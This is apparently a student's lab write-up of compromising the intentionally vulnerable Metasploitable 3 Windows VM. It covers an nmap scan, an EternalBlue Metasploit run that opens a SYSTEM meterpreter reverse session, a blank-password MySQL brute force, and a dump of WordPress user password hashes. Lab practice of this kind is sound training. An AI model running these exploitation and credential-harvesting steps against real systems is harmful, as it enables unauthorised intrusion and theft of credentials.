
5_metasploitable_3_windows




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.9
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-12 09:58 EST
Nmap scan report for 172.16.1.9
Host is up (0.00049s latency).
Not shown: 65494 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
22/tcp    open  ssh                OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 b6:22:bc:b9:94:4b:22:56:00:d8:5b:c8:2b:30:c5:d9 (RSA)
|_  521 a4:ea:ea:0e:c2:4e:44:3f:02:f1:8b:d6:2e:17:8d:27 (ECDSA)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
3000/tcp  open  http               WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
|_http-title: Ruby on Rails: Welcome aboard
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.3/2016-11-21)
3306/tcp  open  mysql              MySQL 5.5.20-log
| mysql-info:
|   Protocol: 10
|   Version: 5.5.20-log
|   Thread ID: 5
|   Capabilities flags: 63487
|   Some Capabilities: Speaks41ProtocolOld, InteractiveClient, SupportsCompression, Support41Auth, SupportsTransactions, ODBCClient,
IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, LongColumnFlag, FoundRows,
LongPassword, Speaks41ProtocolNew, ConnectWithDatabase, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: {bYxpKc1iAExNYX,r|7<
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=vagrant-2008R2
| Not valid before: 2023-01-11T21:56:46
|_Not valid after:  2023-07-13T21:56:46
|_ssl-date: 2023-01-12T15:09:04+00:00; 0s from scanner time.
3700/tcp  open  giop               CORBA naming service
3999/tcp  open  reverse-ssl        SSL/TLS ClientHello
4848/tcp  open  ssl/http           Oracle Glassfish application Server
|_http-title: Login
|_http-trane-info: Problem with XML parsing of /evox/about
|_ssl-date: 2023-01-12T15:09:04+00:00; 0s from scanner time.
|_http-server-header: GlassFish Server Open Source Edition  4.0
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
```

|_Not valid after: 2023-05-13T05:33:38
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
7676/tcp open java-message-service Java Message Service 301
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8019/tcp open qbdb?
8020/tcp open http Apache httpd
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-server-header: Apache
| http-methods:
|_ Potentially risky methods: PUT DELETE
8022/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
| http-methods:
|_ Potentially risky methods: PUT DELETE
8027/tcp open papachi-p2p-srv?
8028/tcp open postgresql PostgreSQL DB
8031/tcp open ssl/unknown
8032/tcp open desktop-central ManageEngine Desktop Central DesktopCentralServer
8080/tcp open http Sun GlassFish Open Source Edition 4.0
|_http-title: GlassFish Server - Server Running
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_ Potentially risky methods: PUT DELETE TRACE
|_http-server-header: GlassFish Server Open Source Edition 4.0
8181/tcp open ssl/intermapper?
|_ssl-date: 2023-01-12T15:09:04+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=localhost/organizationName=Oracle Corporation/stateOrProvinceName=California/countryName=US
| Not valid before: 2013-05-15T05:33:38
|_Not valid after: 2023-05-13T05:33:38
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 200 OK
| Date: Thu, 12 Jan 2023 15:06:01 GMT
| Content-Type: text/html
| Connection: close
| Content-Length: 4626
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
| <html lang="en">
| <!--
| ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
| Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved.
| subject to License Terms
| <head>
| <style type="text/css">
| body{margin-top:0}
| body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}
| {font-size:18pt}
| {font-size:14pt}
| {font-size:12pt}
| code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
| {padding-bottom: 8px}
| p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
| p.copy {text-align: center}
| table.grey1,tr.grey1,td.g
| HTTPOptions:
| HTTP/1.1 405 Method Not Allowed
| Allow: GET
| Date: Thu, 12 Jan 2023 15:06:02 GMT
| Connection: close
| Content-Length: 0
| RTSPRequest:

| HTTP/1.1 505 HTTP Version Not Supported
| Date: Thu, 12 Jan 2023 15:06:02 GMT
| Connection: close
|_   Content-Length: 0
8282/tcp open http   Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.0.33
8383/tcp open http   Apache httpd
|_http-title: 400 Bad Request
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache
8443/tcp open ssl/https-alt?
8444/tcp open desktop-central   ManageEngine Desktop Central DesktopCentralServer
8484/tcp open http   Jetty winstone-2.8
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(winstone-2.8)
|_http-title: Dashboard [Jenkins]
8585/tcp open http   Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-title: WAMPSERVER Homepage
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
8686/tcp open java-rmi   Java RMI
| rmi-dumpregistry:
| 172.16.1.9/7676/jmxrmi
| javax.management.remote.rmi.RMIServerImpl_Stub
| @172.16.1.9:49344
| extends
| java.rmi.server.RemoteStub
| extends
| java.rmi.server.RemoteObject
| jmxrmi
| javax.management.remote.rmi.RMIServerImpl_Stub
| @172.16.1.9:8686
| extends
| java.rmi.server.RemoteStub
| extends
|_   java.rmi.server.RemoteObject
9200/tcp open wap-wsp?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 400 Bad Request
| Content-Type: text/plain; charset=UTF-8
| Content-Length: 80
| handler found for uri [/nice%20ports%2C/Tri%6Eity.txt%2ebak] and method [GET]
| GetRequest:
| HTTP/1.0 200 OK
| Content-Type: application/json; charset=UTF-8
| Content-Length: 316
| "status" : 200,
| "name" : "J. Jonah Jameson",
| "version" : {
| "number" : "1.1.1",
| "build_hash" : "f1585f096d3f3985e73456debdc1a0745f512bbc",
| "build_timestamp" : "2014-04-16T14:27:12Z",
| "build_snapshot" : false,
| "lucene_version" : "4.7"
| "tagline" : "You Know, for Search"
| HTTPOptions:
| HTTP/1.0 200 OK
| Content-Type: text/plain; charset=UTF-8
| Content-Length: 0
| RTSPRequest, SIPOptions:
| HTTP/1.1 200 OK
| Content-Type: text/plain; charset=UTF-8

|_ Content-Length: 0
9300/tcp open vrace?
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49177/tcp open unknown
49178/tcp open msrpc Microsoft Windows RPC
49180/tcp open msrpc Microsoft Windows RPC
49243/tcp open msrpc Microsoft Windows RPC
49271/tcp open ssh Apache Mina sshd 0.8.0 (protocol 2.0)
49272/tcp open jenkins-listener Jenkins TcpSlaveAgentListener
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3999-TCP:V=7.92%I=7%D=1/12%Time=63C021C6%P=x86_64-pc-linux-gnu%r(NU
SF:LL,157,"\x16\x03\x01\x01R\x01\0\x01N\x03\x036\xee\xf4\xdc\xe3\x15\xd4O\
SF:x0fhc\xe5\x80\xdcy\x8bj\xc6H\xa5P\xff\x99\x1frt\xe5>\xe5\|\x94\x14\0\0\
SF:xb8\xc00\xc0,\xc0\(\xc0\$\xc0\x14\xc0\n\0\xa3\0\x9f\0k\0j\x009\x008\0\x
SF:88\0\x87\xc0\x19\0\xa7\0m\0:\0\x89\xc02\xc0\.\xc0*\xc0&\xc0\x0f\xc0\x0
SF:5\0\x9d\0=\x005\0\x84\xc0/\xc0\+\xc0'\xc0#\xc0\x13\xc0\t\0\xa2\0\x9e\0g
SF:\0@\x003\x002\0\x9a\0\x99\0E\0D\xc0\x18\0\xa6\0l\x004\0\x9b\0F\xc01\xc0
SF:-\xc0\)\xc0%\xc0\x0e\xc0\x04\0\x9c\0<\0/\0\x96\0A\0\x07\xc0\x11\xc0\x07
SF:\xc0\x16\0\x18\xc0\x0c\xc0\x02\0\x05\0\x04\xc0\x12\xc0\x08\0\x16\0\x13\
SF:xc0\x17\0\x1b\xc0\r\xc0\x03\0\n\0\x15\0\x12\0\x1a\0\t\0\x14\0\x11\0\x19
SF:\0\x08\0\x06\0\x17\0\x03\0\xff\x01\0\0m\0\x0b\0\x04\x03\0\x01\x02\0\n\x
SF:004\x002\0\x0e\0\r\0\x19\0\x0b\0\x0c\0\x18\0\t\0\n\0\x16\0\x17\0\x08\0\
SF:x06\0\x07\0\x14\0\x15\0\x04\0\x05\0\x12\0\x13\0\x01\0\x02\0\x03\0\x0f\0
SF:\x10\0\x11\0#\0\0\0\r\0\x20\0\x1e\x06\x01\x06\x02\x06\x03\x05\x01\x05\x
SF:02\x05\x03\x04\x01\x04\x02\x04\x03\x03\x01\x03\x02\x03\x03\x02\x01\x02\
SF:x02\x02\x03\0\x0f\0\x01\x01");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8181-TCP:V=7.92%T=SSL%I=7%D=1/12%Time=63C021D9%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,128C,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Thu,\x2012\x20J
SF:an\x202023\x2015:06:01\x20GMT\r\nContent-Type:\x20text/html\r\nConnecti
SF:on:\x20close\r\nContent-Length:\x204626\r\n\r\n<!DOCTYPE\x20HTML\x20PUB
SF:LIC\x20\"-//W3C//DTD\x20HTML\x204\.01\x20Transitional//EN\">\n<html\x20
SF:lang=\"en\">\n<!--\nDO\x20NOT\x20ALTER\x20OR\x20REMOVE\x20COPYRIGHT\x20
SF:NOTICES\x20OR\x20THIS\x20HEADER\.\n\nCopyright\x20\(c\)\x202010,\x20201
SF:3\x20Oracle\x20and/or\x20its\x20affiliates\.\x20All\x20rights\x20reserv
SF:ed\.\n\nUse\x20is\x20subject\x20to\x20License\x20Terms\n-->\n<head>\n<s
SF:tyle\x20type=\"text/css\">\n\tbody{margin-top:0}\n\tbody,td,p,div,span,
SF:a,ul,ul\x20li,\x20ol,\x20ol\x20li,\x20ol\x20li\x20b,\x20dl,h1,h2,h3,h4,
SF:h5,h6,li\x20{font-family:geneva,helvetica,arial,\"lucida\x20sans\",sans
SF:-serif;\x20font-size:10pt}\n\th1\x20{font-size:18pt}\n\th2\x20{font-siz
SF:e:14pt}\n\th3\x20{font-size:12pt}\n\tcode,kbd,tt,pre\x20{font-family:mo
SF:naco,courier,\"courier\x20new\";\x20font-size:10pt;}\n\tli\x20{padding-
SF:bottom:\x208px}\n\tp\.copy,\x20p\.copy\x20a\x20{font-family:geneva,helv
SF:etica,arial,\"lucida\x20sans\",sans-serif;\x20font-size:8pt}\n\tp\.copy
SF:\x20{text-align:\x20center}\n\ttable\.grey1,tr\.grey1,td\.g")%r(HTTPOpt
SF:ions,7A,"HTTP/1\.1\x20405\x20Method\x20Not\x20Allowed\r\nAllow:\x20GET\
SF:r\nDate:\x20Thu,\x2012\x20Jan\x202023\x2015:06:02\x20GMT\r\nConnection:
SF:\x20close\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,76,"HTTP/1\.1
SF:\x20505\x20HTTP\x20Version\x20Not\x20Supported\r\nDate:\x20Thu,\x2012\x
SF:20Jan\x202023\x2015:06:02\x20GMT\r\nConnection:\x20close\r\nContent-Len
SF:gth:\x200\r\n\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9200-TCP:V=7.92%I=7%D=1/12%Time=63C021D1%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,193,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20316\r\n\r\n{\r\n\x20\x20\"st
SF:atus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"J\.\x20Jonah\x20James
SF:on\",\r\n\x20\x20\"version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x2
SF:0:\x20\"1\.1\.1\",\r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f09
SF:6d3f3985e73456debdc1a0745f512bbc\",\r\n\x20\x20\x20\x20\"build_timestam

SF:p\"\x20:\x20\"2014-04-16T14:27:12Z\",\r\n\x20\x20\x20\x20\"build_snapsh
SF:ot\"\x20:\x20false,\r\n\x20\x20\x20\x20\"lucene_version\"\x20:\x20\"4\.
SF:7\"\r\n\x20\x20},\r\n\x20\x20\"tagline\"\x20:\x20\"You\x20Know,\x20for\
SF:x20Search\"\r\n}\n")%r(HTTPOptions,4F,"HTTP/1\.0\x20200\x20OK\r\nConten
SF:t-Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n
SF:")%r(RTSPRequest,4F,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourReq
SF:uest,A9,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20
SF:found\x20for\x20uri\x20\[/nice%20ports%2C/Tri%6Eity\.txt%2ebak\]\x20and
SF:\x20method\x20\[GET\]")%r(SIPOptions,4F,"HTTP/1\.1\x20200\x20OK\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r
SF:\n");
MAC Address: 08:00:27:2C:69:1B (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; Device: remote management; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-01-12T15:08:35
|_ start_date: 2023-01-12T21:56:35
| smb2-security-mode:
| 2.1:
|_   Message signing enabled but not required
|_clock-skew: mean: 1h20m01s, deviation: 3h16m01s, median: 0s
| smb-os-discovery:
| OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: vagrant-2008R2
| NetBIOS computer name: VAGRANT-2008R2\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2023-01-12T07:08:33-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2c:69:1b (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 670.84 seconds

22

445_eternalblue

except eternalblue, there are also lots of sploit about smb

```
01 Service Pack 1 x64 (64-bit)
[*] 172.16.1.9:445        - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.9:445 - The target is vulnerable.
[*] 172.16.1.9:445 - Connecting to target for exploitation.
[+] 172.16.1.9:445 - Connection established for exploitation.
[+] 172.16.1.9:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.9:445 - CORE raw buffer dump (51 bytes)
[*] 172.16.1.9:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 172.16.1.9:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 172.16.1.9:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 172.16.1.9:445 - 0x00000030  6b 20 31                                         k 1
[+] 172.16.1.9:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.9:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.9:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.9:445 - Starting non-paged pool grooming
[+] 172.16.1.9:445 - Sending SMBv2 buffers
[+] 172.16.1.9:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.9:445 - Sending final SMBv2 buffers.
[*] 172.16.1.9:445 - Sending last fragment of exploit packet!
[*] 172.16.1.9:445 - Receiving response from exploit packet
[+] 172.16.1.9:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.9:445 - Sending egg to corrupted connection.
[*] 172.16.1.9:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.16.1.9
[*] Meterpreter session 1 opened (172.16.1.4:4444 → 172.16.1.9:49327 ) at 2023-01-18 13:42:09 -0500
[+] 172.16.1.9:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.1.9:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.16.1.9:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

3306_mysql_enum

This is my options

```
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   BLANK_PASSWORDS   true                                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                     no        Skip existing credentials stored in the current database (Accepted: n
                                                                        one, user, user&realm)
   PASSWORD                                                   no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/metasploit/db2_de   no        File containing passwords, one per line
                     fault_pass.txt
   Proxies                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS            172.16.1.9                               yes       The target host(s), see https://github.com/rapid7/metasploit-framewor
                                                                        k/wiki/Using-Metasploit
   RPORT             3306                                     yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                        yes       The number of concurrent threads (max one per host)
   USERNAME          root                                     no        A specific username to authenticate as
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per
                                                                        line
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE         /usr/share/wordlists/metasploit/db2_de   no        File containing usernames, one per line
                     fault_user.txt
   VERBOSE           true                                     yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) >
```

and I get a username successful：

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 172.16.1.9:3306       - 172.16.1.9:3306 - Found remote MySQL version 5.5.20
[+] 172.16.1.9:3306       - 172.16.1.9:3306 - Success: 'root:'
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: db2inst1: (Incorrect: Access denied for user 'db2inst1'@'172.16.1.4' (using passwo
rd: NO))
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: dasusr1: (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using password
: NO))
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2inst1 (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using
password: YES))
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:dasusr1 (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using p
assword: YES))
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2fenc1 (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using
password: YES))
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2pass (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using p
assword: YES))
[-] 172.16.1.9:3306       - 172.16.1.9:3306 - LOGIN FAILED: dasusr1:db2pw (Incorrect: Access denied for user 'dasusr1'@'172.16.1.4' (using pas
```

and then I use mysql_enum:

```
msf6 auxiliary(admin/mysql/mysql_enum) > options

Module options (auxiliary/admin/mysql/mysql_enum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306             yes       The target port (TCP)
   USERNAME  root             no        The username to authenticate as
```

I get the result:

```
msf6 auxiliary(admin/mysql/mysql_enum) > exploit
[*] Running module against 172.16.1.9

[*] 172.16.1.9:3306 - Running MySQL Enumerator...
[*] 172.16.1.9:3306 - Enumerating Parameters
[*] 172.16.1.9:3306 -   MySQL Version: 5.5.20-log
[*] 172.16.1.9:3306 -   Compiled for the following OS: Win64
[*] 172.16.1.9:3306 -   Architecture: x86
[*] 172.16.1.9:3306 -   Server Hostname: vagrant-2008R2
[*] 172.16.1.9:3306 -   Data Directory: c:\wamp\bin\mysql\mysql5.5.20\data\
[*] 172.16.1.9:3306 -   Logging of queries and logins: OFF
[*] 172.16.1.9:3306 -   Old Password Hashing Algorithm OFF
[*] 172.16.1.9:3306 -   Loading of local files: ON
[*] 172.16.1.9:3306 -   Deny logins with old Pre-4.1 Passwords: OFF
[*] 172.16.1.9:3306 -   Allow Use of symlinks for Database Files: YES
[*] 172.16.1.9:3306 -   Allow Table Merge:
[*] 172.16.1.9:3306 -   SSL Connection: DISABLED
[*] 172.16.1.9:3306 - Enumerating Accounts:
[*] 172.16.1.9:3306 -   List of Accounts with Password Hashes:
[+] 172.16.1.9:3306 -         User: root Host: localhost Password Hash:
[+] 172.16.1.9:3306 -         User: root Host: 127.0.0.1 Password Hash:
[+] 172.16.1.9:3306 -         User: root Host: ::1 Password Hash:
[+] 172.16.1.9:3306 -         User:  Host: localhost Password Hash:
[+] 172.16.1.9:3306 -         User: root Host: % Password Hash:
[*] 172.16.1.9:3306 -   The following users have GRANT Privilege:
[*] 172.16.1.9:3306 -         User: root Host: localhost
[*] 172.16.1.9:3306 -         User: root Host: 127.0.0.1
[*] 172.16.1.9:3306 -         User: root Host: ::1
[*] 172.16.1.9:3306 -   The following users have CREATE USER Privilege:
[*] 172.16.1.9:3306 -         User: root Host: localhost
[*] 172.16.1.9:3306 -         User: root Host: 127.0.0.1
[*] 172.16.1.9:3306 -         User: root Host: ::1
[*] 172.16.1.9:3306 -         User: root Host: %
[*] 172.16.1.9:3306 -   The following users have RELOAD Privilege:
[*] 172.16.1.9:3306 -         User: root Host: localhost
[*] 172.16.1.9:3306 -         User: root Host: 127.0.0.1
[*] 172.16.1.9:3306 -         User: root Host: ::1
[*] 172.16.1.9:3306 -         User: root Host: %
[*] 172.16.1.9:3306 -   The following users have SHUTDOWN Privilege:
[*] 172.16.1.9:3306 -         User: root Host: localhost
```

So now I should turn to mysql_hashdump, here are the options:

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    172.16.1.9       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     3306             yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME  root             no        The username to authenticate as
```

so then we can query in it:

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 172.16.1.9 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 18120
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.008 sec)
```

...
and finally, I get lots of info

```
Database changed
MySQL [wordpress]> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_nf_objectmeta      |
| wp_nf_objects         |
| wp_nf_relationships   |
| wp_ninja_forms_fav_fields |
| wp_ninja_forms_fields |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
17 rows in set (0.001 sec)

MySQL [wordpress]> select * from wp_user
    -> ;
ERROR 1146 (42S02): Table 'wordpress.wp_user' doesn't exist
MySQL [wordpress]> select * from wp_users;
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 | admin         | admin@example.com   |          | 2016-09-26 22:28:12 |                     |           0 | admin        |
|  2 | vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ | vagrant       | vagrant@example.com |          | 2016-09-27 20:13:37 |                     |           0 | vagrant      |
|  3 | user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ | user          | user@example.com    |          | 2016-09-27 20:14:08 |                     |           0 | user         |
|  4 | manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 | manager       | manager@example.com |          | 2016-09-27 20:15:14 |                     |           0 | manager      |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
4 rows in set (0.001 sec)
```

and I can do whatever in it(may be like what I have done in VM csec.

